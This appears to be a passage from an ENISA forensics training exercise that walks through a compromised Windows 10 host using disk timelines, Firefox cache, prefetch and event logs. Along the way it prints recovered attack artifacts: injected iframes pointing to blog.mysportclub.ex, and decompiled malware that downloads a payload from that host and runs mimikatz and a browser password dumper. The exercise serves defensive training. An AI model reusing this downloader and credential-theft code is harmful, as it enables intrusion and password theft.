Tue Aug 16 2016 13:02:53	1125	macb	r/rwxrwxrwx	0 0	101268-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/394A23D50D9098F50B10713FD54607815F18FAB8
	146	macb	r/rwxrwxrwx	0 0	101268-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/394A23D50D9098F50B10713FD54607815F18FAB8 (\$FILE_NAME)
	4886	macb	r/rwxrwxrwx	0 0	101269-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/B875FA5F062E1D9C6B5550C2A338395F4815200
	146	macb	r/rwxrwxrwx	0 0	101269-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/B875FA5F062E1D9C6B5550C2A338395F4815200 (\$FILE_NAME)
	9260	macb	r/rwxrwxrwx	0 0	101270-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/E0FA626A10D95A9EF6C1628AAE973638AB45C3DD
	146	macb	r/rwxrwxrwx	0 0	101270-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/E0FA626A10D95A9EF6C1628AAE973638AB45C3DD (\$FILE_NAME)
	608	macb	r/rwxrwxrwx	0 0	101271-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/6A4D4B53A8A3AC48F8B58AC492D34210E55D64BA

Another way to browse filesystem is to use the Autopsy File Analysis utility. To do this, go to the main Autopsy panel and choose analysis of C:\ partition.



Next, navigate to C:\Users\Peter\AppData\Roaming where two suspicious directories EpUpdate and HostData are located (which were found in previous analysis).



Open EpUpdate/ directory and inspect its contents.

Current Directory: C:/Users/Peter/AppData/Roaming/EpUpdate/

ADD NOTE GENERATE MDS LIST OF FILES

DEL	Type dir/in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED	SIZE	UID	GID	META
d/d	./		2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-07-14 14:26:50 (GMT)	56	0	0	62696-144-5
d/d	./		2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	56	0	0	280-144-5
d/d	bpd/		2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	288	0	0	286-144-1
d/d	mmktz/		2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	480	0	0	369-144-1
d/d	nircmd/		2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	256	0	0	566-144-1
d/d	nmap/		2016-08-16 13:49:24 (GMT)	2016-08-16 13:49:24 (GMT)	2016-08-16 13:49:24 (GMT)	2016-08-16 13:14:47 (GMT)	56	0	0	598-144-5
r/r	passwords.txt		2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	3700	0	0	61228-128-4
d/d	pwdump/		2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	264	0	0	61230-144-1
d/d	ssh/		2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	256	0	0	61377-144-1
d/d	thc/		2016-08-16 14:05:29 (GMT)	2016-08-16 14:05:29 (GMT)	2016-08-16 14:05:29 (GMT)	2016-08-16 13:14:47 (GMT)	176	0	0	61380-144-5
r/r	wdigest.req		2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	2016-08-16 13:14:47 (GMT)	322	0	0	86666-128-1

Open new terminal window and change directory to the location of the previously generated *body* file (created by Autopsy during timeline preparation):

```

enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output
File Edit View Search Terminal Help
enisa@training:~$ cd /usr/share/caine/report/autopsy/Training/Windows/output/
enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output$ ls
body timeline-aug2016.txt timeline-aug2016.txt.sum
enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output$

```

Next, using *mactime* tool generate small timeline and filter results using *grep*:

```

mactime -z GMT -b body -d 2016-08-16T13:03:00..2016-08-16T13:14:47 | grep
'C:/Users/' | grep '\.exe'

-z - time zone specification
-b - path to body file
-d - output in comma delimited format (makes date present in each row)

```

```

enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output
File Edit View Search Terminal Help
enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output$ mactime -z GMT -b body -d 2016-08-16T13:03:00..2016-08-16T13:14:00 | grep 'C:/Users/' | grep '\.exe'
Tue Aug 16 2016 13:03:04,61440,.c.,r/r--x-x-x,0,0,101287-128-1,"C:/Users/Peter/AppData/Roaming/HostData/update.exe"
Tue Aug 16 2016 13:10:03,6396274,.a.b,r/rwxrwxrwx,0,0,89001-128-3,"C:/Users/Peter/AppData/Local/Temp/54948tp.exe"
Tue Aug 16 2016 13:10:03,88,macb,r/rwxrwxrwx,0,0,89001-48-2,"C:/Users/Peter/AppData/Local/Temp/54948tp.exe ($FILE_NAME)"
Tue Aug 16 2016 13:10:13,6396274,m.c.,r/rwxrwxrwx,0,0,89001-128-3,"C:/Users/Peter/AppData/Local/Temp/54948tp.exe"
enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output$

```

5.4 Application logs analysis

On Windows 10, the Firefox profile is located at C:\Users\\AppData\Roaming\Mozilla\Firefox, while cache files can be found at C:\Users\\AppData\Local\Mozilla\Firefox.

Go to Users/Peter/AppData/Roaming/Mozilla/Firefox directory on the mounted partition:

```

enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox
File Edit View Search Terminal Help
enisa@training:~$ cd /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$ ls
Crash Reports Desktop Background.bmp Profiles profiles.ini
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$

```

Inspect the *Crash Reports* directory.

```

enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending
File Edit View Search Terminal Help
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$ cd Crash\ Reports/
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports$ ls -l
total 5
drwxrwxrwx 1 root root 0 lug 15 19:49 events
-rwxrwxrwx 2 root root 10 lug 15 19:49 InstallTime20141105223254
-rwxrwxrwx 2 root root 10 lug 22 04:20 LastCrash
drwxrwxrwx 1 root root 4096 ago 16 15:03 pending
-rwxrwxrwx 1 root root 0 lug 22 04:20 submit.log
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports$ cd pending/
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending$ ls -l
total 88
-rwxrwxrwx 2 root root 84892 ago 16 15:03 c0c4cf93-35ed-4718-adba-d547e4264f3f.dmp
-rwxrwxrwx 2 root root 1537 ago 16 15:03 c0c4cf93-35ed-4718-adba-d547e4264f3f.extra
enisa@training: /mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending$

```

Check in Autopsy timestamps of both crash dump files (.dmp and .extra) from pending subdirectory:

```

$FILE_NAME Attribute Values:
Flags: Archive
Name: c0c4cf93-35ed-4718-adba-d547e4264f3f.extra
Parent MFT Entry: 662 Sequence: 37
Allocated Size: 4096 Actual Size: 1380
Created: 2016-08-16 13:03:16.871458500 (GMT)
File Modified: 2016-08-16 13:03:16.872488200 (GMT)
MFT Modified: 2016-08-16 13:03:16.872488200 (GMT)
Accessed: 2016-08-16 13:03:16.871458500 (GMT)

```


Open the .extra file in a text editor:

```

File Edit View Search Terminal Help
useragent_locale=en-US
Add-ons=%7B972ce4c6-7e08-4474-a285-3208198ce6fd%7D:33.0.3
BuildID=20141105223254
ProductID={ec8030f7-c20a-464f-9b0e-13a3a9e97384}
CrashTime=1471352596
StartupTime=1471352581
ProcessType=plugin
PluginVersion=18.0.0.194
FlashProcessDump=Sandbox
PluginName=Shockwave Flash
PluginFilename=NPSWF32_18_0_0_194.dll
26,1 Bot


```

Start BrowserHistoryView tool (~\training\tools\BrowsingHistoryView\BrowsingHistoryView.exe) using Wine. In the *Advanced Options* window, options should be set as shown in the screenshot below.




After clicking OK, the history of visited pages should appear. If the list is empty, make sure all options in the Advanced Window were set correctly (Options -> Advanced Options).


Next it's worthwhile to set the time zone to GMT and sort list elements by the *Visit Time* column. Due to a Wine bug, you might need to scroll down and up list to refresh it to make the changes take effect.



Scroll down to the date of the incident, 16/08/2016, and analyse websites visited by the user.




Mozilla Firefox cache files are located at
Users\Peter\AppData\Local\Mozilla\Firefox\Profiles\<<profname>\cache2:




To view Firefox cache use MZCacheView². MZCacheView is located at ~/training/tools/MozillaCacheView/ MozillaCacheView.exe and should be started using Wine.

² http://www.nirsoft.net/utills/mozilla_cache_viewer.html




In the next window, specify the path to the cache2 folder:




After clicking OK, MZCacheView will load data from the cache files. This operation might take a short time. After the data is fully loaded, change dates to GMT time zone (the same as in Browsing History View tool) and sort content by Last Modified date.

Scrolling down to the date of the incident, shortly after visiting the blog.mycompany.ex website, multiple other files were downloaded from another domain, blog.mysportclub.ex:




The same should be repeated for blog.mycompany.ex domain (changing only the output directory).

Perform an analysis of the exported cache files. A good starting point would be an analysis of the index file of the blog.mycompany.ex website:



After opening it in a text editor, notice strange script at line 153:



Now switching to the analysis of cache files from blog.mysportclub.ex, open /wp-content/uploads/hk/task/opspy/index.php file (previously saved to blog.mysportclub.ex as index.php.htm).

```

enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex
File Edit View Search Terminal Help
<script src='../assets/js/jquery-1.9.1.js'></script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/360a296ea1e0abb38f1080f5e802fb4b.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/49c58cc2b166b1a5b13eab5f472a4f7b.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/053d33558d578d2cafe77639209ab4d9.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/8bf9cbe72d9f798dd4c61c9668f84e29.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1493f0e60aca5bcc753405d96c739bb4.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/3930b19ce86a4a5545c8deb0c94990b5.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/d11a10ea60a2b8c01e7a2b620723471a.html'></iframe><script>var delay=5000;setTimeout(delay);</script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/f775413f33f2caa2e160fe056fb64fc9.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1533805c930c570f320d4815f45c30b7.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/bc9168a823a10d974855abcc8c7d20e9.html'></iframe><script>window.open('http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1ff1a5eb5ffe455641a17704db7e0a55.html', 'Lottery', 'location=0,height=300,width=300');</script><script>var delay=5000;setTimeout(delay);</script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/11415c18e1eaa55947fc1aecfdac349d.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/8500d58389eba3b3820a17641449b81d.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/045423c0415da1d4293522d9ec3a19a7.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/test/8500d58389eba3b3820a17641449b81d.html'></iframe>
~
1,1 All

```

Try to search for svchost.exe occurrences in cache files.

```

enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex
File Edit View Search Terminal Help
enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex$ grep -l 'svchost.exe' *
1533805c930c570f320d4815f45c30b7.html
1ff1a5eb5ffe455641a17704db7e0a55.html
bc9168a823a10d974855abcc8c7d20e9.html
enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex$

```

Open the first file found. Additionally to make viewing easier it's good to replace all '\n' phrases with actual characters of new line.

```

mysportclub.ex
blog.mysportclub.ex$ cat 1533805c930c570f320d4815f45c30b7.html | sed -e 's/\\n/\\n/g' | less

```

Scroll down to the middle of the file where cmd variable is defined.


```

enisa@training: ~/training/tools/unpy2exe
File Edit View Search Terminal Help
enisa@training:~/training/tools/unpy2exe$ uncompyl6 -o out2 -r out1/
decompiled 2 files: 0 okay, 0 failed
# decompiled 2 files: 0 okay, 0 failed
enisa@training:~/training/tools/unpy2exe$ ls out2/
c:\Python27\lib\site-packages\py2exe\boot_common.py.pyc_dis  tp.py.pyc_dis
enisa@training:~/training/tools/unpy2exe$

```

Inspect the code found in tp.py.pyc_dis file.

```

enisa@training: ~/training/tools/unpy2exe/out2
File Edit View Search Terminal Help
from win32com.shell.shell import ShellExecuteEx
from win32com.shell import shellcon
import win32com
DOWNLOAD_URL = 'http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin'
PATHS = {}

def decrypt(ct, iv):
    key = [iv] + list(ct[:-1])

```

Find `get_toolz` function in the code:

```

enisa@training: ~/training/tools/unpy2exe/out2
File Edit View Search Terminal Help
def get_toolz():
    resp = urllib2.urlopen(DOWNLOAD_URL)
    data = resp.read()
    data = decrypt(data, 'F')
    out_dir = os.path.join(os.getenv('APPDATA'), 'EpUpdate')
    if os.path.exists(out_dir):
        shutil.rmtree(out_dir)
    os.makedirs(out_dir)
    decompress(data, out_dir)
    PATHS['tool_dir'] = out_dir
    if os.path.exists(os.path.join(out_dir, 'mmktz\\mimikatz.exe')):
        PATHS['mimikatz'] = os.path.join(out_dir, 'mmktz\\mimikatz.exe')
    if os.path.exists(os.path.join(out_dir, 'nmap\\nmap.exe')):
        PATHS['nmap'] = os.path.join(out_dir, 'nmap\\nmap.exe')
    if os.path.exists(os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')):
        PATHS['bpd'] = os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')
    if os.path.exists(os.path.join(out_dir, 'nircmd\\nircmdc.exe')):
        PATHS['nircmd'] = os.path.join(out_dir, 'nircmd\\nircmdc.exe')
    return True

```

Find and inspect `main` function.

⁴ <https://pypi.python.org/pypi/uncompyl6/>

```

enisa@training: ~/training/tools/unpy2exe/out2
File Edit View Search Terminal Help
def main():
    if not get_toolz():
        return
    PATHS['data_dir'] = os.path.join(os.getenv('TMP'), 'SystemProfile')
    if not os.path.exists(PATHS['data_dir']):
        os.makedirs(PATHS['data_dir'])
    if 'nmap' in PATHS:
        pass
    if 'mimikatz' in PATHS:
        os.chdir(PATHS['data_dir'])
        if os.path.exists('mimikatz.log'):
            os.remove('mimikatz.log')
        runcmd([PATHS['mimikatz'],
                'privilege::debug',
                'log',
                'sekurlsa::logonpasswords full',
                'exit'])
    if 'bpd' in PATHS:
        output = os.path.join(PATHS['data_dir'], 'bpd.log')
        runcmd([PATHS['bpd'], '-f', output])
    
```

79,1 92%

Executing commands

Next, check in Autopsy referenced %TMP%/SystemProfile directory.

Current Directory: C:/Users/Peter/AppData/Local/Temp/SystemProfile/

[ADD NOTE](#) [GENERATE MDS LIST OF FILES](#)

DEL	Type	NAME	WRITTEN	ACCESSED	CHANGED	CREATED
d/d	dir/in	../	2016-08-16 15:10:35 (GMT)	2016-08-16 15:10:35 (GMT)	2016-08-16 15:10:35 (GMT)	2016-07-14 14:26:50 (GMT)
d/d	dir/in	./	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:14:47 (GMT)
r/r	file	bpd.log	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:50 (GMT)
r/r	file	mimikatz.log	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:48 (GMT)	2016-08-16 13:14:50 (GMT)	2016-08-16 13:14:48 (GMT)
d/d	dir/in	netscan/	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:52:21 (GMT)
r/r	file	sysinfo.txt	2016-08-16 13:34:59 (GMT)	2016-08-16 13:34:25 (GMT)	2016-08-16 13:34:59 (GMT)	2016-08-16 13:34:25 (GMT)

Inspect sysinfo.txt file.

```

enisa@training: /mnt/part_c/Users/Peter/AppData/Local/Temp/SystemProfile
File Edit View Search Terminal Help
Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . . . :
    Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
    Physical Address. . . . . : 08-00-27-FF-D4-3F
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::28b6:9b1e:817d:11e5%6(Preferred)
    IPv4 Address. . . . . : 192.168.5.100(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.5.1
    DHCPv6 IAID . . . . . : 50855975
    DHCPv6 Client DUID. . . . . : 00-01-00-01-1F-19-57-54-08-00-27-FF-D4-3F
    DNS Servers . . . . . : 192.168.5.10
    NetBIOS over Tcpip. . . . . : Enabled
    
```

82,0-1 4%

Check SystemProfile/netscan/ directory.

DEL	Type	NAME	WRITTEN	ACCESSED	CHANGED	CREATED
d/d	dir/in	./	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:14:47 (GMT)
d/d	dir/in	./	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:52:21 (GMT)
r/r	file	192.168.5.1.xml	2016-08-16 13:59:34 (GMT)	2016-08-16 13:59:29 (GMT)	2016-08-16 13:59:34 (GMT)	2016-08-16 13:59:29 (GMT)
r/r	file	192.168.5.10.xml	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:34 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:34 (GMT)
r/r	file	192.168.5.15.xml	2016-08-16 13:59:49 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:49 (GMT)	2016-08-16 13:59:36 (GMT)

Check contents of the .xml files found in netscan/ directory.

```

enisa@training: /mnt/part_c/Users/Peter/AppData/Local/Temp/SystemProfile/netscan
File Edit View Search Terminal Help
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///C:/Users/Peter/AppData/Roaming/EpUpdate/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.12 scan initiated Tue Aug 16 15:59:34 2016 as: C:\\Users\\Peter\\AppData\\Roaming\\EpUpdate\\nmap\\nmap.exe -sS -n -&#45;reason -oX C:\\Users\\Peter\\AppData\\Local\\Temp\\SystemProfile\\netscan\\192.168.5.10.xml 192.168.5.10 -->
<nmaprun scanner="nmap" args="C:\\Users\\Peter\\AppData\\Roaming\\EpUpdate\\nmap\\nmap.exe -sS -n -&#45;reason -oX C:\\Users\\Peter\\AppData\\Local\\Temp\\SystemProfile\\netscan\\192.168.5.10.xml 192.168.5.10" start="1471355974" startstr="Tue Aug 16 15:59:34 2016" version="7.12" xmlOutputversion="1.04">
  
```

5.6 Prefetch analysis


To parse Windows 10 prefetch files use 505Forensics script⁵. Script can be found at `~/training/tools/win10_prefetch/`. Run this script and save its output to `prefetch.csv` file. Then open `prefetch.csv` file in LibreOffice Calc.

```

~/training/tools/win10_prefetch
Search Terminal Help
~/training/tools/win10_prefetch$ python2 w10pf_parse.py -d /mnt/part_c/windows/Prefetch/ > prefetch.csv
~/training/tools/win10_prefetch$ libreoffice5.0 prefetch.csv
  
```

LibreOffice should correctly propose separating values by commas. In the Text Import window just click Ok.

⁵ <http://www.505forensics.com/windows-10-prefetch/>



Select all data cells and from Data menu choose sort. Then choose column D (Last Run Time 0) for primary sort key (Sort Key 1).

	A	B	C	D	E	F	G	H	I	J	K
1	Executable Name	Run Count	Prefetch Hash	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4	Last Run Time 5	Last Run Time 6	Last Run Time 7
2	WMIADAP.EXE	11	F8DFDFA2	2016-08-16 12:58:38	2016-08-11 11:13:43	2016-08-03 11:43:09	2016-08-01 07:38:37	2016-07-27 11:47:05	2016-07-26 08:21:22	2016-07-19 10:35:52	2016-07-15 17:46:54
3	SCRIPT-FU.EXE	1	C4341751	2016-07-15 18:01:34	N/A	N/A	N/A	N/A	N/A	N/A	N/A
4	LOGONU.I.EXE	4	9140401	2016-07-26 08:07:56	2016-07-15 16:12:22	2016-07-14 14:26:57	2016-07-14 14:24:07	N/A	N/A	N/A	N/A
5	NGENTASK.EXE	15	BB7F7010	2016-08-16 15:09:46	2016-08-16 15:06:55	2016-08-16 15:00:56	2016-08-16 15:00:57	2016-08-16 13:22:13	2016-08-11 13:28:07	2016-08-11 13:25:25	2016-08-01 09:48:47
6	NETSTAT.EXE	1	5A5A908F	2016-08-16 13:34:50	N/A	N/A	N/A	N/A	N/A	N/A	N/A
7	HELPER.EXE	1	A9FC12DB	2016-08-03 12:01:32	N/A	N/A	N/A	N/A	N/A	N/A	N/A
8	SKYPE.EXE	1	58F6AD17	2016-08-03 11:52:11	N/A	N/A	N/A	N/A	N/A	N/A	N/A
9	WINDOWS-KR00003	1	14C40BE8A	2016-08-16 13:05:57	N/A	N/A	N/A	N/A	N/A	N/A	N/A
10	INSTALLAGENT.EXE	29	2CA03386	2016-08-16 14:13:45	2016-08-16 13:00:34	2016-08-11 13:28:11	2016-08-11 11:14:51	2016-08-03 11:54:27	2016-08-03 11:44:17	2016-08-01 08:46:33	2016-08-01 07:37:41
11	OSMUSERTASK.EXE	2	35CC9786	2016-07-14 13:34:50	2016-07-14 13:34:44	N/A	N/A	N/A	N/A	N/A	N/A
12	CONTROL.EXE	5	817F8F1D	2016-08-16 12:57:23	2016-07-26 08:28:01	2016-07-15 17:12:03	2016-07-15 17:04:29	2016-07-14 13:36:53	N/A	N/A	N/A
13	OPENWTH.EXE	2	5C93E816	2016-08-11 13:54:06	2016-07-15 17:49:06	N/A	N/A	N/A	N/A	N/A	N/A
14	CONSENT.EXE	18	531BD9EA	2016-08-16 13:50:29	2016-08-16 13:03:02	2016-08-16 12:58:49	2016-08-03 11:57:54	2016-07-26 08:33:38	2016-07-15 17:53:31	2016-07-15 17:48:22	2016-07-15 17:12:06
15	SEARCHINDEXER.D	6	4A6353B9	2016-08-16 12:55:40	2016-08-03 11:39:21	2016-07-19 10:33:03	2016-07-15 17:43:09	2016-07-15 17:34:11	2016-07-15 17:01:40	N/A	N/A
16	SIHOST.EXE	2	2C4C53BA	2016-08-16 12:55:36	2016-07-14 14:24:10	N/A	N/A	N/A	N/A	N/A	N/A
17	RDSPNFXE	1	B55F4711	2016-07-15 17:01:44	N/A	N/A	N/A	N/A	N/A	N/A	N/A
18	SPPSVC.EXE	4	160F8131B	2016-08-17 11:58:38	2016-08-17 11:28:38	2016-08-17 11:17:19	2016-08-17 10:58:38	2016-08-17 10:28:38	2016-08-17 09:58:38	2016-08-17 09:28:37	2016-08-17 08:58:37
19	ARP.EXE	1	2BC38967	2016-08-16 13:34:50	N/A	N/A	N/A	N/A	N/A	N/A	N/A
20	ANTIADWAS.EXE	1	A08E132E	2016-07-15 18:01:34	N/A	N/A	N/A	N/A	N/A	N/A	N/A




Table data should now be sorted by last run time of the binaries.

Scroll down to the time of the incident.

	A	B	D	E	F	G
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3
104	PLUGIN-CONTAINER	15	2016-08-16 13:03:00	2016-08-16 12:56:01	2016-08-03 11:53:01	2016-08-03 11:45:16
105	FLASHPLAYERPLU	8	2016-08-16 13:03:01	2016-08-16 13:03:01	2016-07-26 08:26:43	2016-07-26 08:26:43
106	UPDATE.EXE	2	2016-08-16 13:03:04	2016-08-16 13:03:03	N/A	N/A
107	WINDOWS-KB89083	1	2016-08-16 13:05:57	N/A	N/A	N/A
108	MRT.EXE	2	2016-08-16 13:06:18	2016-07-19 11:15:09	N/A	N/A

	A	B	D	E	F
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2
110	WMIAPSRV.EXE	6	2016-08-16 13:09:32	2016-08-16 13:09:32	2016-08-16 13:07:30
111	54948TP.EXE	1	2016-08-16 13:10:13	N/A	N/A
112	MIMIKATZ.EXE	1	2016-08-16 13:14:47	N/A	N/A
113	BROWSERPASSWO	1	2016-08-16 13:14:50	N/A	N/A
114	WINSAT.EXE	3	2016-08-16 13:21:55	2016-08-01 10:26:19	2016-07-20 02:37:28
115	W32TM.EXE	4	2016-08-16 13:26:36	2016-08-11 13:25:10	2016-08-01 09:48:49

	A	B	D	E	F	G	H
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4
116	PING.EXE	9	2016-08-16 13:26:37	2016-08-16 13:26:37	2016-08-11 13:25:11	2016-08-11 13:25:11	2016-08-01 09:48:49
117	WHOAMI.EXE	11	2016-08-16 13:34:25	2016-08-16 13:09:04	2016-08-16 13:08:58	2016-08-16 13:08:58	2016-08-16 13:08:58
118	NETSTAT.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
119	ARP.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
120	IPCONFIG.EXE	4	2016-08-16 13:34:50	2016-08-16 13:34:49	2016-08-16 13:34:25	2016-08-16 13:09:16	N/A
121	ROUTE.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
122	NETSH.EXE	3	2016-08-16 13:34:51	2016-08-16 13:34:51	2016-08-16 13:34:50	N/A	N/A
123	GPRESULT.EXE	1	2016-08-16 13:34:51	N/A	N/A	N/A	N/A
124	DEFRAG.EXE	6	2016-08-16 13:39:08	2016-08-16 13:21:58	2016-08-11 12:20:42	2016-08-01 08:46:42	2016-07-25 05:25:01
125	CONSENT.EXE	18	2016-08-16 13:50:29	2016-08-16 13:03:02	2016-08-16 12:58:49	2016-08-03 11:57:54	2016-07-26 08:33:38

	A	B	D	E	F	G	H	I
1	Executable Name	Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4	Last Run Time 5
130	NS1027.TMP	1	2016-08-16 13:50:39	N/A	N/A	N/A	N/A	N/A
131	NMAP.EXE	11	2016-08-16 13:59:34	2016-08-16 13:59:29	2016-08-16 13:59:26	2016-08-16 13:56:36	2016-08-16 13:56:33	2016-08-16 13:56:30
132	HYDRA.EXE	10	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44
133	INSTALLAGE	29	2016-08-16 14:13:45	2016-08-16 13:00:34	2016-08-11 13:28:11	2016-08-11 11:14:51	2016-08-03 11:54:27	2016-08-03 11:44:17
134	PLINK.EXE	6	2016-08-16 14:23:31	2016-08-16 14:22:45	2016-08-16 14:20:44	2016-08-16 14:17:45	2016-08-16 14:11:20	2016-08-16 14:10:49
135	CMD.EXE	18	2016-08-16 14:44:17	2016-08-16 14:23:05	2016-08-16 14:19:45	2016-08-16 14:17:24	2016-08-16 14:09:37	2016-08-16 14:02:52
136	PSCP.EXE	3	2016-08-16 14:50:09	2016-08-16 14:47:54	2016-08-16 14:47:12	N/A	N/A	N/A
137	COMPATTEL	12	2016-08-16 15:00:47	2016-08-16 15:00:47	2016-08-16 13:22:05	2016-08-16 13:22:05	2016-08-11 11:21:00	2016-08-11 11:21:00

5.7 System logs analysis

Copy all Windows logs from Windows\System32\winevt\Logs to ~/training/ex1/winevt/evtX/.

```

enisa@training: ~/training/ex1
File Edit View Search Terminal Help
enisa@training:~$ cd training/ex1
enisa@training:~/training/ex1$ mkdir winevt
enisa@training:~/training/ex1$ mkdir winevt/evtX
enisa@training:~/training/ex1$ cp -r /mnt/part_c/windows/System32/winevt/Logs/* winevt/evtX/
enisa@training:~/training/ex1$
  
```

Convert previously copied EVTX files to XML format using evtXdump.pl utility.

```

enisa@training: ~/training/ex1/winevt/evtX
File Edit View Search Terminal Help
enisa@training:~/training/ex1/winevt$ mkdir xml
enisa@training:~/training/ex1/winevt$ cd evtX
enisa@training:~/training/ex1/winevt/evtX$ for f in *.evtX; do evtXdump.pl "$f" > ../xml/"$f".xml; done
enisa@training:~/training/ex1/winevt/evtX$
  
```

List all logs in XML format.

```

enisa@training: ~/training/ex1/winevt/xml
File Edit View Search Terminal Help
enisa@training:~/training/ex1/winevt/xml$ ls | head
Application.evtX.xml
HardwareEvents.evtX.xml
Internet Explorer.evtX.xml
Key Management Service.evtX.xml
